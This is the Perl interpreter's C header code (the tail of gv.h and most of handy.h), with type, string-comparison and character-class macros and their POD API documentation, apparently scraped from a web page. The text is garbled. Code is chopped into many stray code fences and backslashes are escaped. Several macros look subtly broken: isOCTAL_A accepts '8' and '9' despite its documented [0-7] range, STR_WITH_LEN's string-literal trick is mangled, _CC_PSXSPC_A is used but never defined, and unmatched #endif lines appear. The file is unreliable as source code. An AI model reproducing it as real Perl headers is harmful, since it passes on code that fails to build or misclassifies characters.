/* This is used by token.c to avoid turning placeholder constants in the symbol
   table into full PVGVs with attached constant subroutines. */

#define GV_NOADD_NOINIT 0x20 /* Don't add the symbol if it's not there.

                               Don't init it if it is there but ! PVGV */
#define GV_NOEXPAND 0x40    /* Don't expand SvOK() entries to PVGV */
#define GV_NOTQUAL 0x80    /* A plain symbol name, not qualified with a
                               package (so skip checks for :: and ') */
#define GV_AUTOLOAD 0x100  /* gv_fetchmethod_flags() should AUTOLOAD */
#define GV_CROAK 0x200    /* gv_fetchmethod_flags() should croak */

/* SVf_UTF8 (more accurately the return value from SvUTF8) is also valid
   as a flag to gv_fetch_pvn_flags, so ensure it lies outside this range.

   */

#define GV_NOADD_MASK (SVf_UTF8|GV_NOADD_NOINIT|GV_NOEXPAND|GV_NOTQUAL)

/* The bit flags that don't cause gv_fetchpv() to add a symbol if not found */

#define gv_fullname3(sv,gv,prefix) gv_fullname4(sv,gv,prefix,TRUE)
#define gv_efullname3(sv,gv,prefix) gv_efullname4(sv,gv,prefix,TRUE)

```

```
#define gv_fetchmethod(stash, name) gv_fetchmethod_autoload(stash, name, TRUE)
```

```
#define gv_AVadd(gv) gv_add_by_type((gv), SVt_PVAV)
```

```
#define gv_HVadd(gv) gv_add_by_type((gv), SVt_PVHV)
```

```
#define gv_IOadd(gv) gv_add_by_type((gv), SVt_PVIO)
```

```
#define gv_SVadd(gv) gv_add_by_type((gv), SVt_NULL)
```

```
/*
```

```
 * Local variables:
```

```
 * c-indentation-style: bsd
```

```
 * c-basic-offset: 4
```

```
 * indent-tabs-mode: t
```

```
 * End:
```

```
 *
```

```
 * ex: set ts=8 sts=4 sw=4 noet:
```

```
 */
```

```
handy.h
```

```
/* handy.h
```

```
 *
```

```
 * Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1999, 2000,
```

```
 * 2001, 2002, 2004, 2005, 2006, 2007, 2008 by Larry Wall and others
```

```
 *
```

```
 * You may distribute under the terms of either the GNU General Public
```

```
 * License or the Artistic License, as specified in the README file.
```

```
 *
```

```
*/
```

```
#if !defined(__STDC__)
```

```
#ifdef NULL
```

```
#undef NULL
```

```
#endif
```

```
#ifndef I286
```

```
# define NULL 0
```

```
#else
```

```
# define NULL 0L
```

```
#endif
```

```
#endif
```

```
#ifndef PERL_CORE
```

```
# define Null(type) ((type)NULL)
```

```
/*
```

```
=head1 Handy Values
```

```
=for apidoc AmU||Nullch
```

Null character pointer. (No longer available when C<PERL\_CORE> is defined.)

```
=for apidoc AmU||Nullsv
```

Null SV pointer. (No longer available when C<PERL\_CORE> is defined.)

```
=cut
```

```
*/
```

```
# define Nullch Null(char*)
```

```
# define Nullfp Null(PerlIO*)
```

```
# define Nullsv Null(SV*)
```

```
#endif
```

```
#ifdef TRUE
```

```
#undef TRUE
```

```
#endif
```

```
#ifdef FALSE
```

```
#undef FALSE
```

```
#endif
```

```
#define TRUE (1)
```

```
#define FALSE (0)
```

```
/* The MUTABLE_*() macros cast pointers to the types shown, in such a way
```

```
 * (compiler permitting) that casting away const-ness will give a warning;
```

```
 * e.g.:
```

```
 *
```

```
 * const SV *sv = ...;
```

```
 * AV *av1 = (AV*)sv;    <== BAD: the const has been silently cast away
```

```
 * AV *av2 = MUTABLE_AV(sv); <== GOOD: it may warn
```

```
 */
```

```

#if defined(__GNUC__) && !defined(PERL_GCC_BRACE_GROUPS_FORBIDDEN)

# define MUTABLE_PTR(p) ({ void *_p = (p); _p; })

#else

# define MUTABLE_PTR(p) ((void *) (p))

#endif

```

```

#define MUTABLE_AV(p)      ((AV *)MUTABLE_PTR(p))

#define MUTABLE_CV(p)      ((CV *)MUTABLE_PTR(p))

#define MUTABLE_GV(p)      ((GV *)MUTABLE_PTR(p))

#define MUTABLE_HV(p)      ((HV *)MUTABLE_PTR(p))

#define MUTABLE_IO(p)      ((IO *)MUTABLE_PTR(p))

#define MUTABLE_SV(p)      ((SV *)MUTABLE_PTR(p))

```

/\* XXX Configure ought to have a test for a boolean type, if I can  
just figure out all the headers such a test needs.

Andy Dougherty      August 1996

\*/

/\* bool is built-in for g++-2.6.3 and later, which might be used  
for extensions. <\_G\_config.h> defines \_G\_HAVE\_BOOL, but we can't  
be sure \_G\_config.h will be included before this file. \_G\_config.h  
also defines \_G\_HAVE\_BOOL for both gcc and g++, but only g++  
actually has bool. Hence, \_G\_HAVE\_BOOL is pretty useless for us.  
g++ can be identified by \_\_GNUC\_\_.

Andy Dougherty      February 2000



```

*/

#ifdef __GNUG__          /* GNU g++ has bool built-in */

# ifndef HAS_BOOL

#  define HAS_BOOL 1

# endif

#endif

/* The NeXT dynamic loader headers will not build with the bool macro

   So declare them now to clear confusion.

*/

#if defined(NeXT) || defined(__NeXT__)

# undef FALSE

# undef TRUE

    typedef enum bool { FALSE = 0, TRUE = 1 } bool;

# define ENUM_BOOL 1

# ifndef HAS_BOOL

#  define HAS_BOOL 1

# endif /* !HAS_BOOL */

#endif /* NeXT || __NeXT__ */


#ifndef HAS_BOOL

# if defined(UTS) || defined(VMS)

#  define bool int

# else

#  define bool char


```

```
# endif
```

```
# define HAS_BOOL 1
```

```
#endif
```

```
/* a simple (bool) cast may not do the right thing: if bool is defined
```

```
 * as char for example, then the cast from int is implementation-defined
```

```
 */
```

```
#define cBOOL(cbool) ((bool)!!(cbool))
```

```
/* Try to figure out __func__ or __FUNCTION__ equivalent, if any.
```

```
 * XXX Should really be a Configure probe, with HAS__FUNCTION__
```

```
 *   and FUNCTION__ as results.
```

```
 * XXX Similarly, a Configure probe for __FILE__ and __LINE__ is needed. */
```

```
#if (defined(__STDC_VERSION__) && __STDC_VERSION__ >= 199901L) || (defined(__SUNPRO_C)) /*  
C99 or close enough. */
```

```
# define FUNCTION__ __func__
```

```
#else
```

```
# if (defined(_MSC_VER) && _MSC_VER < 1300) || /* Pre-MSVC 7.0 has neither __func__ nor  
__FUNCTION__ and no good workarounds, either. */ \
```

```
    (defined(__DECC_VER)) /* Tru64 or VMS, and strict C89 being used, but not modern enough cc (in  
Tur64, -c99 not known, only -std1). */
```

```
#  define FUNCTION__ ""
```

```
# else
```

```
#  define FUNCTION__ __FUNCTION__ /* Common extension. */
```

```
# endif
```

```
#endif
```

/\* XXX A note on the perl source internal type system. The original intent was that I32 be *\*exactly\** 32 bits.

Currently, we only guarantee that I32 is *\*at least\** 32 bits. Specifically, if int is 64 bits, then so is I32. (This is the case for the Cray.) This has the advantage of meshing nicely with standard library calls (where we pass an I32 and the library is expecting an int), but the disadvantage that an I32 is not 32 bits.

Andy Dougherty      August 1996

There is no guarantee that there is *\*any\** integral type with exactly 32 bits. It is perfectly legal for a system to have `sizeof(short) == sizeof(int) == sizeof(long) == 8`.

Similarly, there is no guarantee that I16 and U16 have exactly 16 bits.

For dealing with issues that may arise from various 32/64-bit systems, we will ask Configure to check out

`SHORTSIZE == sizeof(short)`

`INTSIZE == sizeof(int)`

`LONGSIZE == sizeof(long)`

`LONGLONGSIZE == sizeof(long long) (if HAS_LONG_LONG)`

```

PTRSIZE == sizeof(void *)

DOUBLESIZE == sizeof(double)

LONG_DOUBLESIZE == sizeof(long double) (if HAS_LONG_DOUBLE).

*/

#ifdef I_INTTYPES /* e.g. Linux has int64_t without <inttypes.h> */
# include <inttypes.h>
# ifdef INT32_MIN_BROKEN
#   undef INT32_MIN
#   define INT32_MIN (-2147483647-1)
# endif
# ifdef INT64_MIN_BROKEN
#   undef INT64_MIN
#   define INT64_MIN (-9223372036854775807LL-1)
# endif
#endif

typedef I8TYPE I8;
typedef U8TYPE U8;
typedef I16TYPE I16;
typedef U16TYPE U16;
typedef I32TYPE I32;
typedef U32TYPE U32;

#ifdef PERL_CORE

```

```

# ifdef HAS_QUAD

typedef I64TYPE I64;

typedef U64TYPE U64;

# endif

#endif /* PERL_CORE */


#if defined(HAS_QUAD) && defined(USE_64_BIT_INT)

# ifndef UINT64_C /* usually from <inttypes.h> */

#   if defined(HAS_LONG_LONG) && QUADKIND == QUAD_IS_LONG_LONG

#       define INT64_C(c)      CAT2(c,LL)

#       define UINT64_C(c)     CAT2(c,ULL)

#   else

#       if LONGSIZE == 8 && QUADKIND == QUAD_IS_LONG

#           define INT64_C(c)   CAT2(c,L)

#           define UINT64_C(c)  CAT2(c,UL)

#       else

#           if defined(_WIN64) && defined(_MSC_VER)

#               define INT64_C(c)  CAT2(c,I64)

#               define UINT64_C(c) CAT2(c,UI64)

#           else

#               define INT64_C(c)  ((I64TYPE)(c))

#               define UINT64_C(c) ((U64TYPE)(c))

#           endif

#       endif

#   endif

# endif

# endif

# endif

```

```
# endif
```

```
#endif
```

```
#if defined(UINT8_MAX) && defined(INT16_MAX) && defined(INT32_MAX)
```

```
/* I8_MAX and I8_MIN constants are not defined, as I8 is an ambiguous type.
```

```
   Please search CHAR_MAX in perl.h for further details. */
```

```
#define U8_MAX UINT8_MAX
```

```
#define U8_MIN UINT8_MIN
```

```
#define I16_MAX INT16_MAX
```

```
#define I16_MIN INT16_MIN
```

```
#define U16_MAX UINT16_MAX
```

```
#define U16_MIN UINT16_MIN
```

```
#define I32_MAX INT32_MAX
```

```
#define I32_MIN INT32_MIN
```

```
#ifndef UINT32_MAX_BROKEN /* e.g. HP-UX with gcc messes this up */
```

```
# define U32_MAX UINT32_MAX
```

```
#else
```

```
# define U32_MAX 4294967295U
```

```
#endif
```

```
#define U32_MIN UINT32_MIN
```

```
#else
```

/\* I8\_MAX and I8\_MIN constants are not defined, as I8 is an ambiguous type.

Please search CHAR\_MAX in perl.h for further details. \*/

#define U8\_MAX PERL\_UCHAR\_MAX

#define U8\_MIN PERL\_UCHAR\_MIN

#define I16\_MAX PERL\_SHORT\_MAX

#define I16\_MIN PERL\_SHORT\_MIN

#define U16\_MAX PERL\_USHORT\_MAX

#define U16\_MIN PERL\_USHORT\_MIN

#if LONGSIZE > 4

# define I32\_MAX PERL\_INT\_MAX

# define I32\_MIN PERL\_INT\_MIN

# define U32\_MAX PERL\_UINT\_MAX

# define U32\_MIN PERL\_UINT\_MIN

#else

# define I32\_MAX PERL\_LONG\_MAX

# define I32\_MIN PERL\_LONG\_MIN

# define U32\_MAX PERL\_ULONG\_MAX

# define U32\_MIN PERL\_ULONG\_MIN

#endif

#endif

```
/* log(2) is pretty close to 0.30103, just in case anyone is grepping for it */
```

```
#define BIT_DIGITS(N) (((N)*146)/485 + 1) /* log2(10) =~ 146/485 */
```

```
#define TYPE_DIGITS(T) BIT_DIGITS(sizeof(T) * 8)
```

```
#define TYPE_CHARS(T) (TYPE_DIGITS(T) + 2) /* sign, NUL */
```

```
#define Ctl(ch) ((ch) & 037)
```

```
/*
```

```
=head1 SV-Body Allocation
```

```
=for apidoc Ama|SV*|newSVpvs|const char* s
```

Like C<newSVpvn>, but takes a literal string instead of a string/length pair.

```
=for apidoc Ama|SV*|newSVpvs_flags|const char* s|U32 flags
```

Like C<newSVpvn\_flags>, but takes a literal string instead of a string/length pair.

```
=for apidoc Ama|SV*|newSVpvs_share|const char* s
```

Like C<newSVpvn\_share>, but takes a literal string instead of a string/length pair and omits the hash parameter.

```
=for apidoc Am|void|sv_catpvs_flags|SV* sv|const char* s|I32 flags
```

Like C<sv\_catpvn\_flags>, but takes a literal string instead of a string/length pair.



=for apidoc Am|void|sv\_catpvs\_nomg|SV\* sv|const char\* s

Like C<sv\_catpvn\_nomg>, but takes a literal string instead of a string/length pair.

=for apidoc Am|void|sv\_catpvs|SV\* sv|const char\* s

Like C<sv\_catpvn>, but takes a literal string instead of a string/length pair.

=for apidoc Am|void|sv\_catpvs\_mg|SV\* sv|const char\* s

Like C<sv\_catpvn\_mg>, but takes a literal string instead of a string/length pair.

=for apidoc Am|void|sv\_setpvs|SV\* sv|const char\* s

Like C<sv\_setpvn>, but takes a literal string instead of a string/length pair.

=for apidoc Am|void|sv\_setpvs\_mg|SV\* sv|const char\* s

Like C<sv\_setpvn\_mg>, but takes a literal string instead of a string/length pair.

=for apidoc Am|SV\*|sv\_setref\_pvs|const char\* s

Like C<sv\_setref\_pvn>, but takes a literal string instead of a string/length pair.

=head1 Memory Management

=for apidoc Ama|char\*|savepvs|const char\* s

Like C<savepvn>, but takes a literal string instead of a string/length pair.

=for apidoc Ama|char\*|savessharedpvs|const char\* s

A version of C<savepvs()> which allocates the duplicate string in memory which is shared between threads.

=head1 GV Functions

=for apidoc Am|HV\*|gv\_stashpvs|const char\* name|I32 create

Like C<gv\_stashpvn>, but takes a literal string instead of a string/length pair.

=head1 Hash Manipulation Functions

=for apidoc Am|SV\*\*|hv\_fetchs|HV\* tb|const char\* key|I32 lval

Like C<hv\_fetch>, but takes a literal string instead of a string/length pair.

=for apidoc Am|SV\*\*|hv\_stores|HV\* tb|const char\* key|NULLOK SV\* val

Like C<hv\_store>, but takes a literal string instead of a string/length pair and omits the hash parameter.

=head1 Lexer interface

=for apidoc Amx|void|lex\_stuff\_pvs|const char \*pv|U32 flags

Like L</lex\_stuff\_pvn>, but takes a literal string instead of a

string/length pair.

=cut

\*/

/\* concatenating with "" ensures that only literal strings are accepted as argument \*/

#define STR\_WITH\_LEN(s) (" s "), (sizeof(s)-1)

/\* note that STR\_WITH\_LEN() can't be used as argument to macros or functions that

\* under some configurations might be macros, which means that it requires the full

\* Perl\_xxx(aTHX\_ ...) form for any API calls where it's used.

\*/

/\* STR\_WITH\_LEN() shortcuts \*/

#define newSVpvs(str) Perl\_newSVpvn(aTHX\_ STR\_WITH\_LEN(str))

#define newSVpvs\_flags(str, flags) \

Perl\_newSVpvn\_flags(aTHX\_ STR\_WITH\_LEN(str), flags)

#define newSVpvs\_share(str) Perl\_newSVpvn\_share(aTHX\_ STR\_WITH\_LEN(str), 0)

#define sv\_catpvs\_flags(sv, str, flags) \

Perl\_sv\_catpvn\_flags(aTHX\_ sv, STR\_WITH\_LEN(str), flags)

#define sv\_catpvs\_nomg(sv, str) \

Perl\_sv\_catpvn\_flags(aTHX\_ sv, STR\_WITH\_LEN(str), 0)

#define sv\_catpvs(sv, str) \

Perl\_sv\_catpvn\_flags(aTHX\_ sv, STR\_WITH\_LEN(str), SV\_GMAGIC)

#define sv\_catpvs\_mg(sv, str) \

```

    Perl_sv_catpvn_flags(aTHX_ sv, STR_WITH_LEN(str), SV_GMAGIC|SV_SMAGIC)

#define sv_setpvs(sv, str) Perl_sv_setpvn(aTHX_ sv, STR_WITH_LEN(str))

#define sv_setpvs_mg(sv, str) Perl_sv_setpvn_mg(aTHX_ sv, STR_WITH_LEN(str))

#define sv_setref_pvs(rv, classname, str) \

    Perl_sv_setref_pvn(aTHX_ rv, classname, STR_WITH_LEN(str))

#define savepvs(str) Perl_savepvn(aTHX_ STR_WITH_LEN(str))

#define savesharedpvs(str) Perl_savesharedpvn(aTHX_ STR_WITH_LEN(str))

#define gv_stashpvs(str, create) \

    Perl_gv_stashpvn(aTHX_ STR_WITH_LEN(str), create)

#define gv_fetchpvs(namebeg, add, sv_type) \

    Perl_gv_fetchpvn_flags(aTHX_ STR_WITH_LEN(namebeg), add, sv_type)

#define gv_fetchpvn(namebeg, len, add, sv_type) \

    Perl_gv_fetchpvn_flags(aTHX_ namebeg, len, add, sv_type)

#define sv_catxmlpvs(dsv, str, utf8) \

    Perl_sv_catxmlpvn(aTHX_ dsv, STR_WITH_LEN(str), utf8)

#define hv_fetchs(hv, key, lval) \

    ((SV **)Perl_hv_common(aTHX_ (hv), NULL, STR_WITH_LEN(key), 0, \
        (lval) ? (HV_FETCH_JUST_SV | HV_FETCH_LVALUE) \
        : HV_FETCH_JUST_SV, NULL, 0))

#define hv_stores(hv, key, val) \

    ((SV **)Perl_hv_common(aTHX_ (hv), NULL, STR_WITH_LEN(key), 0, \
        (HV_FETCH_ISSTORE|HV_FETCH_JUST_SV), (val), 0))

#define lex_stuff_pvs(pv, flags) Perl_lex_stuff_pvn(aTHX_ STR_WITH_LEN(pv), flags)

```

```
#define get_cvs(str, flags) \
    Perl_get_cvn_flags(aTHX_ STR_WITH_LEN(str), (flags))
```

```
/*
```

```
=head1 Miscellaneous Functions
```

```
=for apidoc Am|bool|strNE|char* s1|char* s2
```

Test two strings to see if they are different. Returns true or false.

```
=for apidoc Am|bool|strEQ|char* s1|char* s2
```

Test two strings to see if they are equal. Returns true or false.

```
=for apidoc Am|bool|strLT|char* s1|char* s2
```

Test two strings to see if the first, C<s1>, is less than the second, C<s2>. Returns true or false.

```
=for apidoc Am|bool|strLE|char* s1|char* s2
```

Test two strings to see if the first, C<s1>, is less than or equal to the second, C<s2>. Returns true or false.

```
=for apidoc Am|bool|strGT|char* s1|char* s2
```

Test two strings to see if the first, C<s1>, is greater than the second, C<s2>. Returns true or false.

=for apidoc Am|bool|strGE|char\* s1|char\* s2

Test two strings to see if the first, C<s1>, is greater than or equal to the second, C<s2>. Returns true or false.

=for apidoc Am|bool|strnNE|char\* s1|char\* s2|STRLEN len

Test two strings to see if they are different. The C<len> parameter indicates the number of bytes to compare. Returns true or false. (A wrapper for C<strncmp>).

=for apidoc Am|bool|strnEQ|char\* s1|char\* s2|STRLEN len

Test two strings to see if they are equal. The C<len> parameter indicates the number of bytes to compare. Returns true or false. (A wrapper for C<strncmp>).

=cut

\*/

```
#define strNE(s1,s2) (strcmp(s1,s2))
```

```
#define strEQ(s1,s2) (!strcmp(s1,s2))
```

```
#define strLT(s1,s2) (strcmp(s1,s2) < 0)
```

```
#define strLE(s1,s2) (strcmp(s1,s2) <= 0)
```

```
#define strGT(s1,s2) (strcmp(s1,s2) > 0)
```

```
#define strGE(s1,s2) (strcmp(s1,s2) >= 0)
```

```
#define strnNE(s1,s2,l) (strncmp(s1,s2,l))
```

```
#define strnEQ(s1,s2,l) (!strncmp(s1,s2,l))
```

```
#ifdef HAS_MEMCMP
```

```
# define memNE(s1,s2,l) (memcmp(s1,s2,l))
```

```
# define memEQ(s1,s2,l) (!memcmp(s1,s2,l))
```

```
#else
```

```
# define memNE(s1,s2,l) (bcmp(s1,s2,l))
```

```
# define memEQ(s1,s2,l) (!bcmp(s1,s2,l))
```

```
#endif
```

```
#define memEQs(s1, l, s2) \
```

```
    (sizeof(s2)-1 == l && memEQ(s1, (" " s2 " "), (sizeof(s2)-1)))
```

```
#define memNEs(s1, l, s2) !memEQs(s1, l, s2)
```

```
/*
```

```
* Character classes.
```

```
*
```

```
* Unfortunately, the introduction of locales means that we
```

```
* can't trust isupper(), etc. to tell the truth. And when
```

```
* it comes to /\w+/ with tainting enabled, we must be able
```

```
* to trust our character classes.
```

```
*
```

```
* Therefore, the default tests in the text of Perl will be
```

```
* independent of locale. Any code that wants to depend on
```

```
* the current locale will use the tests that begin with "lc".
```

```
*/
```

```
#ifdef HAS_SETLOCALE /* XXX Is there a better test for this? */
```

```
# ifndef CTYPE256
```

```
#  define CTYPE256
```

```
# endif
```

```
#endif
```

```
/*
```

=head1 Character classes

There are three variants for all the functions in this section. The base ones operate using the character set of the platform Perl is running on. The ones with an C<\_A> suffix operate on the ASCII character set, and the ones with an C<\_L1> suffix operate on the full Latin1 character set. All are unaffected by locale

For ASCII platforms, the base function with no suffix and the one with the C<\_A> suffix are identical. The function with the C<\_L1> suffix imposes the Latin-1 character set onto the platform. That is, the code points that are ASCII are unaffected, since ASCII is a subset of Latin-1. But the non-ASCII code points are treated as if they are Latin-1 characters. For example, C<isSPACE\_L1()> will return true when called with the code point 0xA0, which is the Latin-1 NO-BREAK SPACE.



For EBCDIC platforms, the base function with no suffix and the one with the C<\_L1> suffix should be identical, since, as of this writing, the EBCDIC code pages that Perl knows about all are equivalent to Latin-1. The function that ends in an C<\_A> suffix will not return true unless the specified character also has an ASCII equivalent.

=for apidoc Am|bool|isALPHA|char ch

Returns a boolean indicating whether the specified character is an alphabetic character in the platform's native character set.

See the [L<top of this section|/Character classes>](#) for an explanation of variants C<isALPHA\_A> and C<isALPHA\_L1>.

=for apidoc Am|bool|isASCII|char ch

Returns a boolean indicating whether the specified character is one of the 128 characters in the ASCII character set. On non-ASCII platforms, it is if this character corresponds to an ASCII character. Variants C<isASCII\_A()> and C<isASCII\_L1()> are identical to C<isASCII()>.

=for apidoc Am|bool|isDIGIT|char ch

Returns a boolean indicating whether the specified character is a digit in the platform's native character set.

Variants C<isDIGIT\_A> and C<isDIGIT\_L1> are identical to C<isDIGIT>.

=for apidoc Am|bool|isLOWER|char ch

Returns a boolean indicating whether the specified character is a

lowercase character in the platform's native character set.

See the [L<top of this section | /Character classes>](#) for an explanation of variants

C<isLOWER\_A> and C<isLOWER\_L1>.

=for apidoc Am|bool|isOCTAL|char ch

Returns a boolean indicating whether the specified character is an

octal digit, [0-7] in the platform's native character set.

Variants C<isOCTAL\_A> and C<isOCTAL\_L1> are identical to C<isOCTAL>.

=for apidoc Am|bool|isSPACE|char ch

Returns a boolean indicating whether the specified character is a

whitespace character in the platform's native character set. This is the same

as what C<\s> matches in a regular expression.

See the [L<top of this section | /Character classes>](#) for an explanation of variants

C<isSPACE\_A> and C<isSPACE\_L1>.

=for apidoc Am|bool|isUPPER|char ch

Returns a boolean indicating whether the specified character is an

uppercase character in the platform's native character set.

See the [L<top of this section | /Character classes>](#) for an explanation of variants

C<isUPPER\_A> and C<isUPPER\_L1>.

=for apidoc Am|bool|isWORDCHAR|char ch

Returns a boolean indicating whether the specified character is a

character that is any of: alphabetic, numeric, or an underscore. This is the

same as what `C<\w>` matches in a regular expression.

`C<isALNUM()>` is a synonym provided for backward compatibility. Note that it does not have the standard C language meaning of alphanumeric, since it matches an underscore and the standard meaning does not.

See the [L<top of this section | /Character classes>](#) for an explanation of variants `C<isWORDCHAR_A>` and `C<isWORDCHAR_L1>`.

=for apidoc Am|bool|isXDIGIT|char ch

Returns a boolean indicating whether the specified character is a hexadecimal digit, `[0-9A-Fa-f]`. Variants `C<isXDIGIT_A()>` and `C<isXDIGIT_L1()>` are identical to `C<isXDIGIT()>`.

=head1 Character case changing

=for apidoc Am|char|toUPPER|char ch

Converts the specified character to uppercase in the platform's native character set, if possible; otherwise returns the input character itself.

=for apidoc Am|char|toLOWER|char ch

Converts the specified character to lowercase in the platform's native character set, if possible; otherwise returns the input character itself.

=cut

Note that these macros are repeated in `Devel::PPPort`, so should also be

patched there. The file as of this writing is cpan/Devel-PPPort/parts/inc/misc

```
*/
```

```
/* FITS_IN_8_BITS(c) returns true if c occupies no more than 8 bits. It is
```

```
* designed to be hopefully bomb-proof, making sure that no bits of
```

```
* information are lost even on a 64-bit machine, but to get the compiler to
```

```
* optimize it out if possible. This is because Configure makes sure that the
```

```
* machine has an 8-bit byte, so if c is stored in a byte, the sizeof()
```

```
* guarantees that this evaluates to a constant true at compile time. The use
```

```
* of the mask instead of '< 256' keeps gcc from complaining that it is alway
```

```
* true, when c's storage class is a byte. Use U64TYPE because U64 is known
```

```
* only in the perl core, and this macro can be called from outside that */
```

```
#ifdef HAS_QUAD
```

```
# define FITS_IN_8_BITS(c) ((sizeof(c) == 1) || (((U64TYPE)(c) & 0xFF) == (U64TYPE)(c)))
```

```
#else
```

```
# define FITS_IN_8_BITS(c) ((sizeof(c) == 1) || (((U32)(c) & 0xFF) == (U32)(c)))
```

```
#endif
```

```
#define isASCII(c) (FITS_IN_8_BITS(c) ? NATIVE_TO_UNI((U8) c) <= 127 : 0)
```

```
#define isASCII_A(c) isASCII(c)
```

```
/* ASCII range only */
```

```
#ifdef H_PERL /* If have access to perl.h, lookup in its table */
```

```
/* Bits for PL_charclass[] */
```

```
# define _CC_ALNUMC_A      (1<<0)
# define _CC_ALNUMC_L1     (1<<1)
# define _CC_ALPHA_A       (1<<2)
# define _CC_ALPHA_L1      (1<<3)
# define _CC_BLANK_A       (1<<4)
# define _CC_BLANK_L1      (1<<5)
# define _CC_CHARNAME_CONT (1<<6)
# define _CC_CNTRL_A       (1<<7)
# define _CC_CNTRL_L1      (1<<8)
# define _CC_DIGIT_A       (1<<9)
# define _CC_GRAPH_A       (1<<10)
# define _CC_GRAPH_L1      (1<<11)
# define _CC_IDFIRST_A     (1<<12)
# define _CC_IDFIRST_L1    (1<<13)
# define _CC_LOWER_A       (1<<14)
# define _CC_LOWER_L1      (1<<15)
# define _CC_OCTAL_A       (1<<16)
# define _CC_PRINT_A       (1<<17)
# define _CC_PRINT_L1      (1<<18)
# define _CC_PXSPC_A       (1<<19)
# define _CC_PXSPC_L1      (1<<20)
# define _CC_PUNCT_A       (1<<21)
# define _CC_PUNCT_L1      (1<<22)
# define _CC_SPACE_A       (1<<23)
# define _CC_SPACE_L1      (1<<24)
```

```

# define _CC_UPPER_A      (1<<25)

# define _CC_UPPER_L1     (1<<26)

# define _CC_WORDCHAR_A   (1<<27)

# define _CC_WORDCHAR_L1  (1<<28)

# define _CC_XDIGIT_A     (1<<29)

# define _CC_NONLATIN1_FOLD (1<<30)

/* Unused

*
*      (1<<31)

*/

# ifdef DOINIT

EXTCONST U32 PL_charclass[] = {

#   include "l1_char_class_tab.h"

};

# else /* ! DOINIT */

EXTCONST U32 PL_charclass[];

# endif


# define isALNUMC_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_ALNUMC_A))

# define isALPHA_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_ALPHA_A))

# define isBLANK_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_BLANK_A))

# define isCNTRL_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_CNTRL_A))

```

```

# define isDIGIT_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_DIGIT_A))

# define isGRAPH_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_GRAPH_A))

# define isIDFIRST_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_IDFIRST_A))

# define isLOWER_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_LOWER_A))

# define isOCTAL_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_OCTAL_A))

# define isPRINT_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_PRINT_A))

# define isPSXSPC_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_PSXSPC_A))

# define isPUNCT_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_PUNCT_A))

# define isSPACE_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_SPACE_A))

# define isUPPER_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_UPPER_A))

# define isWORDCHAR_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_WORDCHAR_A))

# define isXDIGIT_A(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_XDIGIT_A))

/* Either participates in a fold with a character above 255, or is a
 * multi-char fold */

# define
_HAS_NONLATIN1_FOLD_CLOSURE_ONLY_FOR_USE_BY_REGCOMP_DOT_C_AND_REGEX_DOT_C(c)
((! cBOOL(FITS_IN_8_BITS(c))) || (PL_charclass[(U8) NATIVE_TO_UNI(c)] & _CC_NONLATIN1_FOLD))

#else /* No perl.h. */

# define isOCTAL_A(c) ((c) >= '0' && (c) <= '9')

```

```

# ifdef EBCDIC

#   define isALNUMC_A(c)  (isASCII(c) && isALNUMC(c))

#   define isALPHA_A(c)  (isASCII(c) && isALPHA(c))

#   define isBLANK_A(c)  (isASCII(c) && isBLANK(c))

#   define isCNTRL_A(c)  (isASCII(c) && isCNTRL(c))

#   define isDIGIT_A(c)  (isASCII(c) && isDIGIT(c))

#   define isGRAPH_A(c)  (isASCII(c) && isGRAPH(c))

#   define isIDFIRST_A(c) (isASCII(c) && isIDFIRST(c))

#   define isLOWER_A(c)  (isASCII(c) && isLOWER(c))

#   define isPRINT_A(c)  (isASCII(c) && isPRINT(c))

#   define isPSXSPC_A(c) (isASCII(c) && isPSXSPC(c))

#   define isPUNCT_A(c)  (isASCII(c) && isPUNCT(c))

#   define isSPACE_A(c)  (isASCII(c) && isSPACE(c))

#   define isUPPER_A(c)  (isASCII(c) && isUPPER(c))

#   define isWORDCHAR_A(c) (isASCII(c) && isWORDCHAR(c))

#   define isXDIGIT_A(c) (isASCII(c) && isXDIGIT(c))

# else /* ASCII platform, no perl.h */

#   define isALNUMC_A(c) (isALPHA_A(c) || isDIGIT_A(c))

#   define isALPHA_A(c) (isUPPER_A(c) || isLOWER_A(c))

#   define isBLANK_A(c) ((c) == ' ' || (c) == '\t')

#   define isCNTRL_A(c) (FITS_IN_8_BITS(c) ? ((U8) (c) < ' ' || (c) == 127) : 0)

#   define isDIGIT_A(c) ((c) >= '0' && (c) <= '9')

#   define isGRAPH_A(c) (isWORDCHAR_A(c) || isPUNCT_A(c))

#   define isIDFIRST_A(c) (isALPHA_A(c) || (c) == '_')

#   define isLOWER_A(c) ((c) >= 'a' && (c) <= 'z')

```



```

#   define isPRINT_A(c) (((c) >= 32 && (c) < 127))

#   define isPSXSPC_A(c) (isSPACE_A(c) || (c) == '\v')

